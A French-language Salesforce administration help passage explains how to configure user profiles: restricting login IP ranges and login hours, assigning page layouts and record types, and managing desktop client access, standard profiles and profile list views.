Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez un profil, puis cliquez sur son nom.
3. Dans la page de présentation du profil, cliquez sur **Plages IP de connexion**.
4. Spécifiez les adresses IP autorisées pour le profil.
   - Pour ajouter une plage d'adresses IP à partir desquelles les utilisateurs peuvent se connecter, cliquez sur **Ajouter des plages IP**. Saisissez une adresse IP valide dans le champ Adresse IP de début et une adresse IP supérieure dans le champ Adresse IP de fin. Pour autoriser la connexion à partir d'une seule adresse IP, saisissez la même adresse dans les deux champs.
   - Pour modifier ou supprimer des plages, cliquez sur **Modifier** ou **Supprimer** pour ces plages.

   **Important:**
   - Les adresses IP d'une plage doivent être IPv4 ou IPv6. Dans des plages, des adresses IPv4 existent dans l'espace d'adresses IPv6 mappées en IPv4 `::ffff:0:0` à `::ffff:ffff:ffff`, où `::ffff:0:0` correspond à `0.0.0.0` et `::ffff:ffff:ffff` correspond à `255.255.255.255`. Une plage ne peut pas inclure des adresses IP à la fois à l'intérieur et à l'extérieur de l'espace d'adresses IPv6 mappées en IPv4. Les plages telles que `255.255.255.255` à `::1:0:0:0` ou `::` à `::1:0:0:0` ne sont pas autorisées.
   - Les profils Utilisateur partenaire sont limités à cinq adresses IP. Pour augmenter cette limitation, contactez Salesforce.
   - L'application Salesforce Classic Mobile peut contourner les plages IP définies pour des profils. Salesforce Classic Mobile initie une connexion sécurisée à Salesforce sur le réseau du transporteur mobile. Cependant, les adresses IP du transporteur mobile peuvent être à l'extérieur des plages IP autorisées pour le profil l'utilisateur. Pour éviter le contournement des définitions IP d'un profil, désactivez Salesforce Classic Mobile à la page 1212 pour cet utilisateur.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les plages IP de connexion :
- Afficher la configuration

Pour modifier et supprimer des plages IP de connexion :
- Gérer les profils et les ensembles d'autorisations

5. Vous pouvez également saisir une description de la plage. Si vous gérez plusieurs plages, utilisez le champ Description pour fournir des informations, notamment quelle partie de votre réseau correspond à cette plage.

Remarque: Vous pouvez restreindre davantage l'accès à Salesforce aux seules adresses IP des plages IP de connexion. Pour activer cette option, dans Configuration, saisissez *Paramètres de session* dans la case Recherche rapide, puis sélectionnez **Paramètres de session** et sélectionnez **Forcer les plages IP de connexion à chaque requête**. Cette option affecte tous les profils utilisateur qui appliquent des restrictions d'adresses IP de connexion.

# Utilisation de l'interface de profil d'origine

Pour afficher un profil dans la page du profil d'origine, dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** puis le profil souhaité.

Dans la page de détail du profil, vous pouvez :

- Modifier le profil
- Créer un profil basé sur ce profil
- Pour des profils personnalisés uniquement, cliquez sur **Supprimer** pour effacer le profil

  Remarque: Vous ne voulez pas supprimer un profil qui est attribué à un utilisateur, même si l'utilisateur est inactif.

- Afficher les utilisateurs attribués à ce profil

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Modification de profils dans l'interface de profil d'origine

Les profils définissent comment les utilisateurs accèdent aux objets et aux données, et les opérations qu'ils peuvent exécuter dans l'application. Dans les profils standard, vous pouvez modifier un nombre limité de paramètres. Dans les profils personnalisés, vous pouvez modifier toutes les autorisations et tous les paramètres disponibles, à l'exception de la licence utilisateur.

### Paramètres de profil dans l'interface de profil d'origine

Les profils définissent comment les utilisateurs accèdent aux objets et aux données, et les opérations qu'ils peuvent exécuter dans l'application. Affichez ou modifiez ces paramètres depuis la page de détail du profil d'origine.

### Attribution de présentations de page dans l'interface utilisateur de profil d'origine

Si vous travaillez déjà dans une interface utilisateur de profil d'origine, vous pouvez accéder à, afficher et modifier aisément toutes les attributions de présentation de page depuis le même emplacement.

### Affichage et modification de l'accès au client de bureau dans l'interface utilisateur de profil d'origine

### Attribuer des types d'enregistrement aux profils dans l'interface utilisateur de profil d'origine

Après avoir créé des types d'enregistrements et y avoir intégré des valeurs de liste déroulante, ajoutez des types d'enregistrements aux profils utilisateurs. Lorsque vous attribuez un type d'enregistrement par défaut à un profil, les utilisateurs ayant ce profil peuvent attribuer ce type aux enregistrements qu'ils créent ou modifient.

### Affichage et modification des heures de connexion dans l'interface utilisateur de profil d'origine

Spécifiez les heures auxquelles les utilisateurs peuvent se connecter en fonction du profil utilisateur.

### Restriction d'adresses IP de connexion dans l'interface utilisateur de profil d'origine

Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

## Modification de profils dans l'interface de profil d'origine

Les profils définissent comment les utilisateurs accèdent aux objets et aux données, et les opérations qu'ils peuvent exécuter dans l'application. Dans les profils standard, vous pouvez modifier un nombre limité de paramètres. Dans les profils personnalisés, vous pouvez modifier toutes les autorisations et tous les paramètres disponibles, à l'exception de la licence utilisateur.

Remarque: La modification de certaines autorisations peut entraîner l'activation ou la désactivation d'autres autorisations. Par exemple, l'activation de « Afficher toutes les données » active « Lire » pour tous les objets. De même, l'activation de « Transférer les pistes » active « Lire » et « Créer » sur les pistes.

Conseil: Si les vues de liste de profil avancées sont activées pour votre organisation, vous pouvez modifier les autorisations de plusieurs profils dans la vue de liste.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez le profil que vous souhaitez modifier.
3. Dans la page de détail du profil, cliquez sur **Modifier**.

CONSULTER ÉGALEMENT :

- Attribution de présentations de page dans l'interface utilisateur de profil d'origine
- Paramètres de profil dans l'interface de profil d'origine
- Affichage et modification de l'accès au client de bureau dans l'interface utilisateur de profil d'origine
- Attribuer des types d'enregistrement aux profils dans l'interface utilisateur de profil d'origine
- Affichage et modification des heures de connexion dans l'interface utilisateur de profil d'origine
- Restriction d'adresses IP de connexion dans l'interface utilisateur de profil d'origine

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour modifier des profils :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

## Paramètres de profil dans l'interface de profil d'origine

Les profils définissent comment les utilisateurs accèdent aux objets et aux données, et les opérations qu'ils peuvent exécuter dans l'application. Affichez ou modifiez ces paramètres depuis la page de détail du profil d'origine.

| Paramètre | Pour afficher ou modifier, accédez à |
|---|---|
| Nom et description du profil (profils personnalisés uniquement) | Détails du profil |
| Autorisations administratives et générales (profils personnalisés uniquement) | Autorisations administratives |
| Paramètres de visibilité d'application | Paramètres d'application personnalisée |
| Présentations de la console pour tous les profils | Paramètres de la console |
| Autorisations personnalisées | Autorisations personnalisées activées |
| Paramètres d'accès au client de bureau | Clients d'intégration de bureau |
| Sources de données externes | Accès aux sources de données externes activé |
| Accès aux champs dans les objets | Sécurité au niveau du champ |
| Heures de connexion | Heures de connexion |
| Plages d'adresses IP de connexion | Section Plages IP de connexion. Cliquez sur **Nouveau** ou sur **Modifier** en regard d'une plage IP existante.<br><br>Remarque: Vous pouvez restreindre davantage l'accès à Salesforce aux seules adresses IP des plages IP de connexion. Pour activer cette option, dans Configuration, saisissez `Paramètres de session` dans la case `Recherche rapide`, puis sélectionnez **Paramètres de session** et sélectionnez **Forcer les plages IP de connexion à chaque requête**. Cette option affecte tous les profils utilisateur qui appliquent des restrictions d'adresses IP de connexion. |
| Autorisations d'objet | Autorisations d'objet standard |
| Présentations de page | Présentations de page |
| Types d'enregistrement | Section Paramètres de type d'enregistrement. Le lien **Modifier** s'affiche uniquement si des types d'enregistrement existent pour l'objet. |
| Paramètres de visibilité des onglets | Paramètres des onglets |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des profils :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

| Paramètre | Pour afficher ou modifier, accédez à |
|---|---|
| Classes Apex exécutables | Accès à la classe Apex activé |
| Pages Visualforce exécutables | Accès aux pages Visualforce activé |
| Statuts de présence du service | Accès au statut de présence du service activé |

CONSULTER ÉGALEMENT :

Modification de profils dans l'interface de profil d'origine

## Attribution de présentations de page dans l'interface utilisateur de profil d'origine

Si vous travaillez déjà dans une interface utilisateur de profil d'origine, vous pouvez accéder à, afficher et modifier aisément toutes les attributions de présentation de page depuis le même emplacement.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez un profil.
3. Cliquez sur **Afficher attribution** en regard du nom d'un onglet dans la section Présentations de page.
4. Cliquez sur **Modifier l'attribution**.
5. Utilisez le tableau afin d'indiquer la présentation de page de chaque profil. Si votre entreprise utilise plusieurs types d'enregistrement, une matrice affiche un sélecteur de présentation de page pour chaque profil et type d'enregistrement.
   - Les attributions de présentation de page sélectionnées sont mises en surbrillance.
   - Les attributions de présentation de page que vous modifiez sont mises en italique jusqu'à ce que vous enregistriez les modifications.
6. Si nécessaire, sélectionnez une autre présentation de page dans la liste déroulante Présentation de page à utiliser , puis répétez l'étape précédente pour la nouvelle présentation de page.
7. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Utilisation de l'interface de profil d'origine

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des présentations de page dans des profils :

- Gérer les profils et les ensembles d'autorisations

## Affichage et modification de l'accès au client de bureau dans l'interface utilisateur de profil d'origine

Connect Offline et Connect pour Office sont des clients de bureau qui intègrent Salesforce à votre PC. En tant qu'administrateur, vous pouvez contrôler les clients de bureau auxquels vos utilisateurs ont accès ainsi que la notification automatique des utilisateurs lorsque des mises à jour sont disponibles.

Remarque: Pour accéder aux clients de bureau, les utilisateurs doivent également disposer de l'autorisation « API activé ».

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Cliquez sur **Modifier** en regard d'un nom de profil, puis faites défiler jusqu'à la section Clients d'intégration à votre matériel de bureau, en bas de la page.

CONSULTER ÉGALEMENT :

Utilisation de l'interface de profil d'origine

Éditions

Connect Offline disponible avec : Salesforce Classic

Connect Offline disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Connect pour Office disponible avec : Salesforce Classic et Lightning Experience

Connect pour Office disponible avec : **Toutes** les éditions à l'exception de Database.com

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres d'accès au client de bureau :

- Afficher la configuration

Pour modifier les paramètres d'accès au client de bureau :

- Gérer les profils et les ensembles d'autorisations

## Attribuer des types d'enregistrement aux profils dans l'interface utilisateur de profil d'origine

Après avoir créé des types d'enregistrements et y avoir intégré des valeurs de liste déroulante, ajoutez des types d'enregistrements aux profils utilisateurs. Lorsque vous attribuez un type d'enregistrement par défaut à un profil, les utilisateurs ayant ce profil peuvent attribuer ce type aux enregistrements qu'ils créent ou modifient.

Remarque: Les utilisateurs peuvent afficher des enregistrements de tout type, même si le type d'enregistrement n'est pas associé à leur profil.

Vous pouvez associer plusieurs types d'enregistrement à un profil. Par exemple, un utilisateur a besoin de créer des opportunités de ventes matérielles et logicielles. Dans ce cas, vous pouvez créer et ajouter des types d'enregistrement « Matériel » et « Logiciel » au profil de l'utilisateur.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez un profil. Les types d'enregistrement disponibles pour ce profil sont répertoriés dans la section Paramètres de type d'enregistrement.
3. Cliquez sur **Modifier** en regard du type d'enregistrement approprié.
4. Sélectionnez un type d'enregistrement dans la liste Types d'enregistrements disponibles et ajoutez-le à la liste Types d'enregistrements sélectionnés.

   **Master** est un type d'enregistrement généré par le système utilisé quand aucun type d'enregistrement personnalisé n'est associé à l'enregistrement. Lorsque Master est attribué, les utilisateurs ne peuvent pas définir le type de l'enregistrement, au moment de sa création notamment. Tous les autres types d'enregistrement sont des types personnalisés.
5. Dans Par défaut, choisissez un type d'enregistrement par défaut.

   Si votre entreprise utilise des comptes personnels, ce paramètre contrôle également quels champs de compte apparaissent dans la zone Création rapide de la page d'accueil des comptes.
6. Si votre entreprise utilise des comptes personnels, définissez des options pour les types d'enregistrement par défaut des comptes personnels et comptes professionnels. Dans la liste déroulante Compte professionnel Type d'enregistrement par défaut puis la liste Compte personnel Type d'enregistrement par défaut, choisissez un type d'enregistrement par défaut.

   Ces paramètres sont utilisés lorsque des valeurs par défaut sont nécessaires pour les deux types de compte, par exemple lors de la conversion de pistes.
7. Cliquez sur **Enregistrer**.

Remarque: Si votre entreprise utilise des comptes personnels, vous pouvez afficher les paramètres par défaut des types d'enregistrement des comptes personnels et comptes professionnels. Rendez-vous dans Paramètres de type d'enregistrement de compte dans la page de détail du profil. Vous pouvez également cliquer sur **Modifier** dans les paramètres de type d'enregistrement de compte pour définir les paramètres de type d'enregistrement par défaut des comptes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des types d'enregistrement aux profils :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Comment l'accès au type d'enregistrement est-il spécifié ?

Utilisation de l'interface de profil d'origine

Attribution de types d'enregistrement personnalisé dans des ensembles d'autorisations

# Affichage et modification des heures de connexion dans l'interface utilisateur de profil d'origine

Spécifiez les heures auxquelles les utilisateurs peuvent se connecter en fonction du profil utilisateur.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** et sélectionnez un profil.
2. Cliquez sur **Modifier** dans la liste associée Heures de connexion.
3. Définissez les jours et les heures pendant lesquels les utilisateurs disposant de ce profil peuvent accéder au système.

   Pour permettre aux utilisateurs de se connecter à tout moment, cliquez sur **Effacer toutes les heures**. Pour interdire l'accès au système un jour précis, définissez la même valeur pour l'heure de début et l'heure de fin.

   Si des utilisateurs sont connectés lorsque leurs heures de connexion expirent, ils peuvent continuer à afficher la page active, mais ils ne peuvent exécuter aucune action.
4. Cliquez sur **Enregistrer**.

Remarque: Lors de la définition initiale des heures de connexion pour un profil, les heures sont basées sur le Fuseau horaire par défaut de l'organisation, spécifié dans la page Informations sur la société, dans Configuration. Ensuite, toute modification du Fuseau horaire par défaut de l'organisation n'affecte pas le fuseau horaire des heures de connexion du profil. Ainsi, les heures de connexion s'appliquent toujours pendant ces périodes, même si un utilisateur se trouve dans un fuseau horaire différent ou si le fuseau horaire par défaut de l'organisation est modifié.

Selon que vous les consultez ou les modifiez, les heures de connexion s'affichent différemment. Dans la page de détail du profil, les heures sont affichées dans le fuseau horaire que vous avez spécifié. Dans la page de modification des heures de connexion, elles s'affichent dans le fuseau horaire par défaut de l'organisation.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer les heures de connexion :

- Gérer les profils et les ensembles d'autorisations

CONSULTER ÉGALEMENT :

Utilisation de l'interface de profil d'origine
Restriction d'adresses IP de connexion dans l'interface utilisateur de profil d'origine

## Restriction d'adresses IP de connexion dans l'interface utilisateur de profil d'origine

Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les plages IP de connexion :
- Afficher la configuration

Pour modifier et supprimer des plages IP de connexion :
- Gérer les profils et les ensembles d'autorisations

1. La restriction de la plage d'adresses IP valides dans un profil dépend de votre édition Salesforce.
   - Si vous utilisez une édition Enterprise, Unlimited, Performance ou Developer, dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, sélectionnez **Profils**, puis sélectionnez un profil.
   - Si vous utilisez une édition Professional, Group ou Personal, dans Configuration, saisissez *`Paramètres de session`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de session**.
2. Cliquez sur **Nouveau** dans la liste associée Plages IP de connexion.
3. Saisissez une adresse IP valide dans le champ `Adresse IP de début` et une adresse IP supérieure dans le champ `Adresse IP de fin`.

   Les adresses de début et de fin définissent la plage des adresses IP permises desquelles les utilisateurs peuvent se connecter. Pour autoriser des connexions à partir d'une seule adresse IP, saisissez la même adresse dans les deux champs.
   - Les adresses IP d'une plage doivent être IPv4 ou IPv6. Dans des plages, des adresses IPv4 existent dans l'espace d'adresses IPv6 mappées en IPv4 `::ffff:0:0` à `::ffff:ffff:ffff`, où `::ffff:0:0` correspond à `0.0.0.0` et `::ffff:ffff:ffff` correspond à `255.255.255.255`. Une plage ne peut pas inclure des adresses IP à la fois à l'intérieur et à l'extérieur de l'espace d'adresses IPv6 mappées en IPv4. Les plages telles que `255.255.255.255` à `::1:0:0:0` ou `::` à `::1:0:0:0` ne sont pas autorisées.
   - Les profils Utilisateur partenaire sont limités à cinq adresses IP. Pour augmenter cette limitation, contactez Salesforce.
   - L'application Salesforce Classic Mobile peut contourner les plages IP définies pour des profils. Salesforce Classic Mobile initie une connexion sécurisée à Salesforce sur le réseau du transporteur mobile. Cependant, les adresses IP du transporteur mobile peuvent être à l'extérieur des plages IP autorisées pour le profil l'utilisateur. Pour éviter le contournement des définitions IP d'un profil, désactivez Salesforce Classic Mobile à la page 1212 pour cet utilisateur.
4. Vous pouvez également saisir une description de la plage. Si vous gérez plusieurs plages, utilisez le champ Description pour ajouter des informations, notamment la partie du réseau à laquelle cette page correspond.
5. Cliquez sur **Enregistrer**.

Remarque: Les paramètres de mémoire cache sur les ressources statiques sont définis sur privé lorsqu'un utilisateur y accède via un site Force.com, qui fait l'objet de restrictions pour le profil d'utilisateur invité, en fonction de la plage IP ou des heures de connexion. Les sites avec des restrictions de profil utilisateur invité mettent en cache les ressources statiques uniquement dans le navigateur. En outre, si un site sans restriction devient limité, l'expiration des ressources statiques peut nécessiter jusqu'à 45 jours dans la mémoire cache de Salesforce et dans toute mémoire cache intermédiaire.

Remarque: Vous pouvez limiter davantage l'accès à Salesforce aux seules adresses IP des Plages IP de connexion. Pour activer cette option, dans Configuration, saisissez *`Paramètres de session`* dans la case `Recherche rapide`, puis sélectionnez

**Paramètres de session** et sélectionnez **Forcer les plages IP de connexion à chaque requête**. Cette option affecte tous les profils utilisateur qui appliquent des restrictions d'adresses IP de connexion.

CONSULTER ÉGALEMENT :

- Définition de plages IP de confiance pour votre organisation
- Affichage et modification des heures de connexion dans l'interface utilisateur de profil d'origine
- Utilisation de l'interface de profil d'origine

## Profils standard

Chaque organisation contient des profils standard que vous pouvez attribuer à des utilisateurs. Vous pouvez modifier certains paramètres dans les profils standard.

Chaque organisation inclut des profils standard. Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, vous pouvez utiliser des profils standard, ou créer, modifier et supprimer des profils personnalisés. Avec les organisations dans lesquelles vous ne pouvez pas créer de profils personnalisés (telles que Contact Manager Edition et Group Edition), vous pouvez attribuer des profils standard à vos utilisateurs, mais vous ne pouvez pas les afficher ni les modifier.

Le tableau suivant répertorie les autorisations fréquemment utilisées dans les profils standard.

Éditions

Disponible avec : Salesforce Classic

Votre édition détermine les profils standard disponibles.

| Nom du profil | Droits d'accès disponibles |
|---|---|
| Administrateur système | Peut configurer et personnaliser l'application. A accès à toutes les caractéristiques qui ne nécessitent pas de licence supplémentaire. Par exemple, les administrateurs ne peuvent pas gérer des campagnes à moins qu'ils ne disposent aussi de la licence d'utilisateur marketing. Peut gérer les catalogues et les produits. Peut modifier tous les quotas, remplacer des prévisions et afficher toutes les prévisions. |
| Utilisateur de la plate-forme standard | Peut utiliser des applications Force.com AppExchange personnalisées développées dans votre entreprise ou installées à partir d'AppExchange. En outre, il peut utiliser les fonctions principales de la plate-forme, telles que les comptes, les contacts, les rapports, les tableaux de bord et les onglets personnalisés. |
| Licence mono-utilisateur de la plate-forme standard | Peut utiliser une application AppExchange personnalisée développée dans votre organisation ou installée à partir d'AppExchange. L'application personnalisée est limitée à cinq onglets. En outre, il peut utiliser les fonctions principales de la plate-forme, telles que les comptes, les contacts, les rapports, les tableaux de bord et les onglets personnalisés. |
| Utilisateur standard | Peut créer et modifier la plupart des principaux types d'enregistrement, exécuter des rapports et afficher la configuration de l'organisation. Il peut afficher des campagnes mais ne peut pas les gérer. Il peut créer des solutions mais ne peut pas les vérifier. Il peut modifier un quota personnel et remplacer les prévisions. |

| Nom du profil | Droits d'accès disponibles |
| --- | --- |
| Utilisateur de communauté client | Peut se connecter via une communauté. Les paramètres de votre communauté et le modèle de partage déterminent l'accès aux onglets, aux objets et aux autres fonctionnalités. Pour plus d'informations, reportez-vous à Licences utilisateur Communautés. |
| Utilisateur de Customer Community Plus | |
| Utilisateurs de Partner Community | |
| Utilisateur du portail Client | Peut se connecter uniquement via un portail client ou une communauté. Peut afficher et modifier les données dont il est directement responsable, celles appartenant à ou partagées par des utilisateurs de niveau inférieur dans la hiérarchie des rôles dans le Portail client, et peut afficher et modifier les requêtes dans lesquelles son nom figure, dans le champ `Nom du contact`. |
| Utilisateur du portail client haut volume | Peut se connecter uniquement via un portail client ou une communauté.<br>Les profils portail client haut volume et Site Web authentifié sont des utilisateurs de portail haut volume. |
| Site Web authentifié | |
| Responsable du portail Client | Peut se connecter uniquement via un portail client ou une communauté. Peut afficher et modifier les données dont il est directement responsable, celles appartenant à ou partagées par des utilisateurs de niveau inférieur dans la hiérarchie des rôles dans le Portail client, et peut afficher et modifier les requêtes dans lesquelles son nom figure, dans le champ `Nom du contact`. |
| Utilisateur partenaire | Peut se connecter via un portail client ou une communauté. |
| Responsable solutions | Il peut vérifier et publier des solutions. Il a aussi accès aux mêmes caractéristiques que l'utilisateur standard. |
| Utilisateur marketing | Il peut gérer les campagnes, créer des lettres à en-tête, créer des modèles d'e-mail HTML, gérer des documents publics, ajouter des membres de campagne et mettre à jour leur statut avec l'Assistant d'importation de données. Il a aussi accès aux mêmes caractéristiques que l'utilisateur standard. |
| Responsable contrats | Il peut créer, modifier, activer et approuver des contrats. Ce profil peut aussi supprimer des contrats tant qu'ils ne sont pas activés. Il peut modifier un quota personnel et remplacer les prévisions. |
| Lecture seule | Peut afficher la configuration de l'organisation, exécuter et exporter des rapports et afficher, mais pas modifier, d'autres enregistrements. |
| Utilisateur de Chatter Only | Il peut se connecter uniquement à Chatter. Il peut accéder à toutes les personnes et tous les profils, groupes et fichiers Chatter standard. Il peut en outre :<br>• Afficher les comptes et contacts Salesforce<br>• Utiliser Salesforce CRM Content, Idées et Réponses<br>• Accéder à des tableaux de bord et à des rapports<br>• Utiliser et approuver des workflows |

| Nom du profil | Droits d'accès disponibles |
| --- | --- |
| | • Utiliser le calendrier pour créer et suivre des activités<br>• Afficher et modifier jusqu'à dix objets personnalisés<br>• Ajouter des enregistrements à des groupes<br>**Remarque:** Vous devez exposer les onglets des objets Salesforce standard auxquels le profil d'utilisateur de Chatter Only peut accéder, car ils sont masqués par défaut pour ces utilisateurs.<br>Les organisations Professional Edition doivent avoir les Profils activés pour pouvoir effectuer ces tâches. Pour plus d'informations, contactez votre représentant Salesforce.<br>Il est disponible uniquement avec la licence utilisateur Chatter Only.<br>Pour plus d'informations sur les utilisateurs de Chatter Plus, reportez-vous à *Foire aux questions Chatter Plus*. |
| Utilisateur de Chatter Free | Il peut se connecter uniquement à Chatter. Il peut accéder à toutes les personnes et tous les profils, groupes et fichiers Chatter standard.<br>Il est disponible uniquement avec la licence utilisateur Chatter Free. |
| Utilisateur externe de Chatter | Il peut se connecter à Chatter et accéder à des groupes uniquement s'il a été invité et s'il interagit avec les membres de ces groupes. Disponible uniquement avec la licence utilisateur Chatter External. |
| Utilisateur modérateur de Chatter | Il peut se connecter uniquement à Chatter. Il peut accéder à toutes les personnes et tous les profils, groupes et fichiers Chatter standard. Il peut en outre :<br>• Activer et désactiver d'autres utilisateurs et modérateurs de Chatter Free<br>• Accorder ou révoquer des privilèges de modérateur<br>• Supprimer les publications et les commentaires auxquels ils ont accès<br>**Remarque:** La modification du profil d'un utilisateur de Utilisateur modérateur de Chatter en Utilisateur de Chatter Free supprime les privilèges de modérateur dans Chatter.<br>Il est disponible uniquement avec la licence utilisateur Chatter Free. |
| Utilisateur Site.com Only | Il peut se connecter uniquement à l'application Site.com. Chaque utilisateur de Site.com Only a également besoin d'une licence de fonctionnalité Site.com Publisher pour créer et publier des sites, ou une licence de fonctionnalité Site.com Contributor pour modifier le contenu du site.<br>Il peut en outre : |

| Nom du profil | Droits d'accès disponibles |
| --- | --- |
| | • Utiliser une application personnalisée avec jusqu'à 20 objets personnalisés<br>• Accéder à l'application Contenu, mais pas aux objets Comptes et Contacts<br>• Créer des onglets personnalisés illimités<br>Disponible uniquement avec la licence utilisateur Site.com Only. |

CONSULTER ÉGALEMENT :

Profils

Autorisations utilisateur

# Gestion des listes de profils

Les profils définissent comment les utilisateurs accèdent aux objets et aux données, et les opérations qu'ils peuvent exécuter dans l'application. Lors de la création d'utilisateurs, vous attribuez un profil à chaque utilisateur. Pour afficher les profils de votre organisation, dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.

## Affichage de listes de profils avancées

Si les vues de liste de profils avancée sont activées pour votre organisation, vous pouvez utiliser des outils supplémentaires afin de personnaliser, naviguer, gérer et imprimer des listes de profils.

- Afficher une liste filtrée de profils en sélectionnant une vue dans la liste déroulante.
- Supprimer une vue en la sélectionnant dans la liste déroulante, puis en cliquant sur **Supprimer**.
- Créer une vue de liste ou modifier une vue existante.
- Créer un profil.
- Imprimez la vue de liste en cliquant sur
- Actualisez la vue de liste après la création ou la modification d'une vue en cliquant sur .
- Modifier les autorisations directement dans la vue de liste.
- Afficher ou modifier un profil en cliquant sur son nom.
- Supprimer un profil personnalisé en cliquant sur **Suppr** en regard de son nom.

  Remarque: Vous ne voulez pas supprimer un profil qui est attribué à un utilisateur, même si l'utilisateur est inactif.

## Affichage de la liste de profils de base

- Créer un profil.
- Afficher ou modifier un profil en cliquant sur son nom.
- Supprimer un profil personnalisé en cliquant sur **Suppr** en regard de son nom.

Création et modification de vues de liste de profils

Modification de plusieurs profils avec des vues de liste de profils

Si les vues de liste de profils avancée sont activées pour votre organisation, vous pouvez modifier les autorisations dans 200 profils, directement dans la vue de liste, sans accéder aux pages de profil individuelles.

CONSULTER ÉGALEMENT :

Modification de plusieurs profils avec des vues de liste de profils

Profils

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des profils et imprimer des listes de profils :

- Afficher la configuration

Pour supprimer des vues de liste de profils :

- Gérer les profils et les ensembles d'autorisations

Pour supprimer des profils personnalisés :

- Gérer les profils et les ensembles d'autorisations

## Création et modification de vues de liste de profils

Si les vues de liste de profil avancée sont activées pour votre organisation, vous pouvez créer des vues de liste de profils afin d'afficher un ensemble de profils avec les champs de votre choix. Par exemple, vous pouvez créer une vue de liste de tous les profils dans lesquels l'autorisation « Modifier toutes les données » est activée.

1. Dans la page Profils, cliquez sur **Créer une vue**, ou sélectionnez une vue, puis cliquez **Modifier**.
2. Saisissez le nom de la vue.
3. Sous Critères de filtre spécifiques, spécifiez les conditions que les éléments de la liste doivent remplir, tels que `Modifier toutes les données égal à Vrai`.
   a. Saisissez le nom du paramètre ou cliquez sur l'icône de recherche pour rechercher et sélectionner le paramètre souhaité.
   b. Choisissez un opérateur de filtre.
   c. Saisissez la valeur à laquelle vous souhaitez correspondre.
   d. Pour spécifier une autre condition de filtre, cliquez sur **Ajouter un nouveau**. Vous pouvez spécifier jusqu'à 24 lignes de condition de filtre.

      Pour retirer une condition de filtre et effacer ses valeurs, cliquez sur l'icône de suppression d'une ligne.
4. Sous Sélectionner les colonnes à afficher, spécifiez les paramètres de profil que vous souhaitez afficher en tant que colonnes dans la vue de liste.
